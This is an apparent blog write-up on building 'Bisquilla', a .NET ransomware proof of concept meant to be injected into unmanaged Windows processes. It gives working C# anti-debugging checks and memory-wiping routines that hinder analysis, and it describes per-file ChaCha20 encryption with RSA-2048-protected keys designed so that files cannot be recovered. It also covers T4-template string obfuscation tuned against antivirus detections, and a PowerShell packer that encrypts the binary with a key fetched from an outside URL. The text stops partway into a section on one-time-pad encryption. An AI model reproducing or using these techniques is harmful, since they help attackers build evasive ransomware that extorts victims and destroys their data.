Injecting .NET Ransomware into Unmanaged Process


.Net is a modern, flexible, powerful and memory safe programming language with dozens of libraries and components, and exactly for this reason is the perfect choice to write any sort of malware threats, including ransomwares.

The .Net Framework consists of two major components:

The Common Language Runtime (CLR) This is the run-time engine for .NET and includes a *Just In Time* (JIT) compiler that translates Common Intermediate Language (CIL) instructions to the underlying hardware CPU machine language, a garbage collector, type verification, code access security, and more. It's implemented as a COM in-process server (DLL) and uses various facilities provided by the Windows API.

The .NET Framework Class Library (FCL) This is a large collection of types that implement functionality typically needed by client and server applications, such as user interface services, networking, database access, and much more.


By offering these features and others, including new high-level programming languages (C#, Visual Basic, F#) and supporting tools, the .NET Framework improves developer productivity and increases safety and reliability within applications that target it, the image below shows the relationship between the .NET Framework and the OS.



Nonetheless, in some scenarios we want or need to run our code within other running processes to keep they run silently and low profile. Usually our choice in this context is either C or C++ program and simply inject into the target process.

This simple and elegant approach, the development effort also creates a barrier for complex features ransomwares (like API calls, internet binary communication, cryptography, UI, etc.).

In order to keep our code efficient and not giving up the more advanced features we can use .NET instead of using C++.



CLR Execution Model


To address this construction and prove the viability, the Bisquilla Ransomware born as evolution of NxRansomware and your dropper is completely capable to handle the Managed Code that is written to target the services of the managed runtime execution environment (like Common Language Runtime in .NET Framework) into target Unmanaged Process.

The managed code is always executed by a managed runtime execution environment rather than the operating system directly. Managed refers to a method of exchanging information between the program and the runtime environment.

Because the execution of code is governed by the runtime environment, the environment can guarantee what the code is going to do and provide the necessary security checks before executing any piece of code. Because of the same reason the managed code also gets different services from the runtime environment like Garbage Collection, type checking, exception handling, bounds checking, etc. And was written to target injection into the target Unmanaged Process.

Bisquilla Ransomware

Bisquilla Ransomware is an evolution of NxRansomware[*10] , created as POC specially to be injected into Unmanaged Process and with a specialized dropper to handle all the injection complexity and a high entropy level, see below:



The NxRansomware is available on GitHub (https://github.com/guibacellar/NxRansomware).

As expected, this new variant comes with new features and improvements, as:

- Two Debugger Detections (Simple, yet powerful)
- New File Encryption Algorithm (ChaCha20 from Keepass Source Code) - Previous: AES-256
- New Key Protection, Rotation and Storage
- New In-Memory String Protection (Same as Keepass does) - Previous: Standard .Net SecureString
- Encryption now Run on Multithreading
- Compiled against x86 CPU Target (Allow to be Injected on Any Unmanaged Process)
- Execution UI (For Encryption Only)
- Code Generation with T4 Template to Dynamically Obfuscate All Strings in ConfigurationManager.cs (ConfigurationManagerPartialGenerated.tf)
- Automatic Malware Packing as Encrypted Base64 File using PowerShell script

Thanks to Keepass (https://keepass.info/) source code, our ransomware now have an improved and more efficient in-memory protection for these strings and a more powerful file encryption algorithm. Instead to use the Keepass library, they code was included, reduced and sanitized directly into ransomware codebase.

The two main cryptography components used are white box implementation, in other words, they are implemented completed in managed code without any external or OS calls. In addition, this ransomware contains 2 memory cleanup procedures, one for the strings and other for byte arrays.

Also, the ransomware is now capable to encrypt files using multithreading environment (one thread per available CPU), thus significantly increasing the number of encrypted files in a small amount of time.

Now, it’s time to explore the Ransomware features:

Debugging Detection

Two new debugging detectors are available in this version.

The first detection used the standard Microsoft implementation for .NET (*System.Diagnostics.Debugger.IsAttached*) and second one uses *CheckRemoteDebuggerPresent* from *kernel32.dll*. These detections are executed on Ransomware launch, when the Machine Fingerprint are generated and on every ChaCha20 key rotation.

While these detections are considered very basic, they presence in a .Net process usually is unexpected by any adversary that tries to do some dynamic analysis.


```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
public static extern bool CheckRemoteDebuggerPresent(IntPtr hProcess, ref bool
isDebuggerPresent);

bool isDebuggerPresent = false;
CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref
isDebuggerPresent);
if (isDebuggerPresent || Debugger.IsAttached)
{
    Environment.Exit(-1);
}
```

File Encryption Algorithm

Defined in RFC-7539 (https://tools.ietf.org/html/rfc7539), ChaCha20 Encryption Algorithm was designed by D. J. Bernstein as evolution of Salsa20 Cipher[*1] and uses a 256 bits key.

They provide a lookup table free, high-speed software based encryption algorithm with CPU friendly instructions, a better memory consumption. Also, they are not sensitive to padding-oracle[*3] and timing attacks[*2].



Google Performance Test on ChaCha20 VS AES-GCM on Mobile CPUs (Larger is Better)

Key Protection, Rotation and Storage

When a file is encrypted, the new file content is created with both Signature, Protected Key, Protected IV and Encrypted File Content. This specific format allows the ransomware to use one single symmetric key per file.

Ransomware File Signature	Protected Key	Protected IV	Encrypted File
8 Bytes	128 Bytes	128 Bytes	Variable Size

Both Protected Key and Protected IV can be defined as the follow equations:

Protect Key := $ENC_{PublicKey}(ChaCha20\ Key)$


Protected IV := $ENC_{PublicKey}(ChaCha20\ IV)$

However, key generation is a computationally expensive process, and because that, Bisquilla Ransomware rotates the key with 10% of probability after encrypts each file.

Every new key is randomly created using the Keepass key generation algorithm and stored in memory as plaintext and protected with RSA-2048 public key.


The plaintext version is used to encrypt the files until the next regeneration, and the protected version is used to be stored into encrypted file.

This combination of RSA-2048 and ChaCha20, both dynamically generated, creates a virtually impossible environment for file recovery, even if some keys is observed in plaintext in memory



In-Memory String Protection, Memory Management and Cleanup

Strings in .Net are a reference type that behaves like a Value type variable, being a reference types implies, that the value of a string variable is NOT the actual data, but a pointer/reference to the actual data.



Immutable String in .Net – Source: https://www.c-sharpcorner.com

But, at same time, .Net handle the String object (by default) as immutable object. Which means the String object content cannot be changed.

Every time you change a String value, the .Net Runtime will make a new copy of the data to a new memory region and updates the variable pointer to the new address and let the (now) unreferenced value to be collected by the garbage collector. That's behavior avoids memory problems that happens on C++ but creates a breach that can be used for Dynamic Analysis and AV's.

To mitigate that problem, everything is passed as reference[*5] into the C# code and sometimes as pointers, and Strings has special attention and are protected in memory using the Keepass Protected String component.

But eventually one or other protected data will need to be decrypted in order to be usable. In this case, these objects and they data must be erased and destroyed fast as enough to prevent any dynamic process analyses to retrieve this information's.

To wipe-out these objects, two cleanup functions was created:

```
/// <summary>
/// Clear Array Content from Memory
/// </summary>
/// <param name="array"></param>
public static void ClearArray(ref byte[] array) {
    for (int i = 0; i < array.Length; i++) {
        array[i] = (byte)random.Next(0, 255);
    }
}

/// <summary>
/// Clear String Content from Memory
```

```
/// </summary>
/// <param name="array"></param>
public static unsafe void ClearString(ref string str) {
    if (str == null) { return; }

    int strLen = str.Length;

    fixed (char* ptr = str)
        for (int i = 0; i < strLen; i++) {
            ptr[i] = (char)random.Next(0, 255);
        }
    }
}
```

These functions receive objects as reference to prevent copy of the data in function call and even immutable strings can be completely erased from memory without creates any copy of them, thanks to pointers support in C#.

Another important point is the fact that any zero-based memory info (only zeros) catch the attention of any malware analyst. Because that fact, those functions writes randomly selected bytes in memory areas.

Code Generation with T4 Template to Dynamically Obfuscate All Strings in ConfigurationManager.cs (ConfigurationManagerPartialGenerated.tf)

NxRansomware and every ransomware based on your source code (I'll Make you Cry, NXCrypt, and others) are easily detected by the AV engines using simple string identification on compiled binary.

Thanks to *Trend Micro* and our first submission of unfinished Bisquilla Ransomware to Virus Total, we were able to understand what antivirus engines are looking for and change these points (public and private key name and list of target files to encrypt).

Some *Trend Micro* categories:

- RANSOM_LILFINGER.THECAAH
- RANSOM_MAKEUCRY.THEBCAH
- RANSOM_MAKEUCRY.A
- Ransom_NXCRYP.A

During our analysis, we understand the fact that all these Ransomwares do not encrypt the strings and do not even obfuscate the compiled binaries. Also, we understand the predicted file location can help the AV engines and malware analysts to detect and track down the executables.

But, to keep easy to AVs to detect our POC Ransomware we just change the public key and private key file names to "mpuk.info" and "mprk.info" respectively.

Our approach to the string obfuscation problem is to use the available T4 Template Generation on Visual Studio do dynamically obfuscate and encode the most important strings on source code.

T4 Template, or Text Template Transformation Toolkit, is a Microsoft template-based text generation framework included with Visual Studio. T4 is used by "developers" and now by Ransomware creators, as part of an application or tool framework to automate the creation of text files with a variety of parameters. These text files can ultimately be any text format, such as code (for example C#), XML, HTML or XAML.

Another feature we use together with T4 is the C# partial class. That's allow us to implement a single class using 2 or more separated physical files and is useful when want to use on same class a static and dynamically generated code.

To obfuscate the strings in source code we develop a code that gets the original string and spitted into on array of chars. Each item in the array have they value on ascii table decomposed into a simple random mathematical equation. Each number of these equation can be represented again into a new simple random mathematical equation. And this process can be executed an infinite number of times.

As example we took the letter 'B'. They are represented as byte 66.

66 can be represented as:

Step 1: (10 + 56)
Step 2: ((5+5) + (60-4))
*Step 3: (((99-94)+(36 XOR 33)) + ((20+40)-(2*2)))*

Then, finally, each number of each part of the equation are represented in other formats, like string, binary, octal, hexadecimal, base64, etc.

Using code generation template to obfuscation with randomly selected parameters (as mathematical decomposition depth of each char, decomposition formulae (addition, subtraction, multiplication, XOR) and number representation (string, binary, base64)) look very similar as one polymorphic code.

Obviously, that are not talk about real live polymorphic code, but, using T4 Template the obfuscation changes every time you compile the code. If Bisquilla Dropper request a new, fresh, real time compiled, version of Bisquilla Ransomware to C&C Server, I can say with absolute sure that we really have a problem in real world.

For example, a single character from "mpuk.info" string is represented in compiled code as:

```
(char) ((((Convert.ToInt32((((char) ((((10+58)-(9^6))-((5+3)-1))+((1+1)+1)))+""+"0"+((char)
((((((241-99)+(86^1))-((22^6)+1))^(((20+12)^(7+68))^((58-17)+(31^10))))-((((25^9)^(4^11))-((7+3)-1
))^(((29-5)^(15+27))-((9-2)^(16-7)))))-(((((135-61)^(6+2))-((1+1)^1))-(((63-28)-(23-9))+((4-1)+(2^
1))))-(((1+1)^1)+(((4-1)-1)+1)))))+""+((char) ((105-47)-(14-5)))+""+((char)
((42-15)^(11^33)))+""+"0"+"1"+"0"+"1"), (1+1))-Convert.ToInt32((((char)
((((((2+6)^(3+2))+((8-3)-1))^(((25^8)-(5^3))-1))^((((3^1)+(6^1))+((9-3)^(9^2)))-(((2^12)^(6^1))^((
1+1)^1))))+(((((30+6)^(10+1))-((5^3)^(4-1)))^(((11^6)+(2^1))-1))-((((27^10)-(2^1))^1)^(((5-1)-1)+1
)))))+""+"7"+"5"), (((1+1)^1)+((((14-3)^(2^1))-1)-(1+1)))))-(Convert.ToInt32((((char)
(((33+1)+1)^((33+9)-(20-1))))+""+((char)
((((((15^49)^(2+28))^((6+1)+(30-11)))-(((6-2)+(5-1))+((12^7)+(9-2))))-((((20-5)-(5^1))^((6^2)-1))-
((1+1)^1)))+(((((3+3)^(2+1))+((3-1)+(51-12)))-(((2+4)-1)+((7+1)+1)))-((((1+1)+(3-1))+((16-5)-(2+2)
))^1))))+""), ((7+4)+(4^1)))+Convert.ToInt32((((char) (((69-11)-(10^18))^((21-7)+(3+2))))+""+"5"),
((((12+1)+(2+1))-((3^1)^(5^1)))-(((3^1)^1)^1)))))+((Convert.ToInt32(("7"+"2"),
(((26-11)^(2+3))-(1+1)))-Convert.ToInt32((((char)
((((((81+1)+(74+13))-((41-18)+(4+2)))-(((10-4)+(2^1))+((4-1)+(5+1))))^((((13+6)^(39^7))+((5-1)-1))
^(((2+3)^(4-1))-(1+1))))-(((((1+1)+(1+1))^((2^1)^1))+(((2^1)-1)+1))+((((3-1)+(3-1))-1)+(((3-1)^1)^
((2+4)-(3-1)))))))+""), (((22^6)+(5^3))^((9-1)-(1+1)))))^(Convert.ToInt32((((char)
((((((27^43)-(4-1))+((11+27)^(5+1)))-(((6+29)+(5+15))-((4+7)+(8^7))))-((((2+1)^1)+((2^1)^1))^(((6-
2)-1)-1)))^(((((42-13)+(44+2))-((1+1)+(12+22)))-(((3^1)^(3+5))+((6-2)^(1+1))))+((((7^1)^(3^1))-1)+
1))))+""+"1"+"1"+((char)
((((((5+4)^(6^2))-1)+(((7+9)+(10^16))+((57+31)-(2^28))))-((((54+2)+(8^1))-((8+2)^(5-1)))-(((19^6)+
(2^5))-((3+7)-(2+1)))))-(((((22-8)^(7-1))-1)+(((9-3)^(1+1))^1))+(((1+1)+((2^1)^1))+(((14^3)^(3+4))
+((2+2)^(2^1)))))))+""+"0"), (((3-1)^1)-1))^Convert.ToInt32(("1"+"1"+((char)
((((40^24)-(2^1))+((28-11)^(6^3)))-(((34-13)-(3-1))-((2+1)^1))))+""+"1"),
(((((2+2)-1)^1)^1)^1)))))-(((Convert.ToInt32(("3"),
((((6^3)-1)+((5-1)^(3^1)))+(((2^4)+1)^1)))+int.Parse((((char)
(((27-5)+(17+6))+((9-2)^(3-1))))+""))))+(Convert.ToInt32((((char) ((27^13)^(9+28)))+""+"5"+((char)
```

```
((((((39^12)-(7+2))+(1+1))^(((63-4)^(5+19))-((27-7)-(9-2))))^((((53-17)+(31^44))^((25-7)+(2^4)))^(
((48^10)-(7^16))-((20-3)-(7-1)))))-(((((5+9)-(10-4))-((4-1)^1))-1)^((((15^21)+(1+1))+((7^2)+(37+9)
))-(((10^5)^(1+1))+((14-5)+(2+12)))))))+""),
(((((1+1)+1)^((5^3)^(1+1)))+(((4^1)^1)+((1+1)+1)))-((((7^2)^(3-1))-((4-1)^1))^(((2+1)-1)+1))))-Con
vert.ToInt32((((char)
((((26^12)+(2+3))+((34+56)^(8+16)))-(((23^1)+(41^10))^((9-1)+(13-2)))))+""+"b"),
(((3^1)^(15+6))-((2+1)+(6^2))))))-((Convert.ToInt32((((char) ((164-80)-(44^15)))+""+"0"),
(((1+1)+1)-1))^Convert.ToInt32(("5"), (((2+7)^(3-1))-((3-1)+1))))^(Convert.ToInt32(("1"+((char)
((((((5^2)+(48^20))-((1+1)+1))-(((48-23)^(2^4))^((15-3)^(1+1))))^((((14+9)-(17-7))+((2+1)-1))^1))+
(((((14+1)^(2+3))^((5^1)-1))+(((80-36)-(18-3))-((8+6)^(2+1))))^(((1+1)^1)^1)))))+""+"0"),
((((((4-1)-1)+1)+(((15-2)-(6^2))+((3^1)+1)))^((((3+1)+1)+(1+1))-(((1+1)^1)^1)))^(1+1)))-Convert.To
Int32(("1"+"1"+((char)
(((((23-10)^(1+1))-1)+(((9+1)^(9-3))-((12^4)-(2^1))))+((((5+5)+(4+3))+((53+3)^(22^15)))-(((3+1)^1)
^((6^2)+(22-7))))))+""+((char) ((28-9)^(35-1)))+""), ((((((7^2)^(3^1))^(1+1))^1)-1)^1))))))
```

In the end of each obfuscation, the generated code is encapsulated into an internal method with randomly generated name.

All these obfuscations in all important strings took approximately 1,675 KB of generated source code, but, increases less then 100 KB on compiled binary.


```
/// <summary>
/// Encoded Master Public Key File Name - CAN BE CHANGED
/// </summary
private static readonly string C_PUB = _1l0l0O1l0l1OO10010lO000lO10Ol0Ol10lOOl1l0l00l11ll0();// mpuk.info
```

That dynamically obfuscation turns almost impossible any automated static analysis from AV engines, but at same time creates a new opportunity to use machine learning for more precisely detections.

Automatic Malware Packing as Encrypted Base64 File using PowerShell Script

Bisquilla ransomware is deployed as encrypted base64 content. To automatically packing the ransomware executable into expected content is used a PowerShell script on Visual Studio Post-Build Action.

The post-build action executes the PowerShell script every time that has a successfully compilation:



PowerShell execution on Post-build action

Differently from traditional PowerShell scripts, the packing script was constructed fully using .Net code to provides advanced features and keep the packing logic simple as possible.

```
# Encrypt BisquillaRansomware using OTP and Convert into Base64 Data

$InputFile = "BisquillaRansomware.exe";
$OutputFile = "BisquillaRansomware.bin";
$ImageKeyUri = "https://s2.glbimg.com/gyvEpPSlnA87YeaVxNCyCwtlIc0=/e.glbimg.com/og/ed/f/original/2018/05/02/pia22227-full.jpg";

# Reguster OTP Encryption Method
Add-Type -TypeDefinition @"
    using System;
    using System.IO;
    using System.Net;
    public class OtpEncryption
    {
        public static void Convert(string sourceFile, string destinationFile, String imageKeyUri) {

            // Download Image from Web (to be used as Ransomware Base64 Data Decryption Key)
            byte[] key = System.Text.Encoding.UTF8.GetBytes(
                new WebClient().DownloadString(imageKeyUri)
            );

            // Open Ransomware SourceCode
            byte[] plainRansomware = File.ReadAllBytes(sourceFile);

            // Encrypt
            byte[] finalBinary = EncryptDecrypt(plainRansomware, key);

            // Save Base64
            File.WriteAllBytes(destinationFile, System.Text.Encoding.ASCII.GetBytes(System.Convert.ToBase64String(finalBinary)));

        }

        public static byte[] EncryptDecrypt(byte[] source, byte[] key) {
            byte[] hResult = new byte[source.Length];

            for (int i = 0; i < source.Length; i++) {
                hResult[i] = (byte) (source[i] ^ key[i]);
            }

            return hResult;
        }
    }
"@;

[OtpEncryption]::Convert($InputFile, $OutputFile, $ImageKeyUri);
```

PowerShell script content

As result, every successful compilation produces 2 files. The updated executable from malware code and a new ready to deploy package of the new executable.

.NET Code Requirements

Out .Net Code must be a .Net Classic (4.x) Console Application or DLL Library, compiled with *Any CPU Target*.

Independent your choice, the exposition method must follow the (ExecuteInDefaultAppDomain[*4]) required signature.

The invoked method must have the following signature:

Copy

```
static int pwzMethodName (String pwzArgument)
```

where `pwzMethodName` represents the name of the invoked method, and `pwzArgument` represents the string value passed as a parameter to that method. If the HRESULT value is set to S_OK, `pReturnValue` is set to the integer value returned by the invoked method. Otherwise, `pReturnValue` is not set.

MSDN - ICLRRuntimeHost::ExecuteInDefaultAppDomain Method Reference

You need to create a *public class* with *static int* method with one String argument.

```
public class Program {
/// <summary>
/// Entrypoint Method.
/// </summary>
/// <param name="pwzArgument">Optional argument to pass in.</param>
/// <returns>Integer Exit Code</returns>
static int EntryPoint(String pwzArgument) {
            // Your code here
            return 0;
}
}
```

That conditions is documented at (https://docs.microsoft.com/en-us/dotnet/framework/unmanaged-api/hosting/iclrruntimehost-executeindefaultappdomain-method).

This code can use any type of external dependencies, even that are provided via Nugget Package system or static dependencies.

One Time Padding Encryption (OTP) with Image as Key

The One Time Padding (OTP[*7]) Encryption relies in power of simple XOR instructions. In fact, OTP Encryption are the most secure and faster encryption that we have today. But at same time this algorithm has 3 main disadvantages. The first is they requires a pre-shared key between the parts, and the second one is that key must have the same size, or longer, than the message or content that will be encrypted and the third is the fact that the key never should be used to encrypt more than one messae/content.

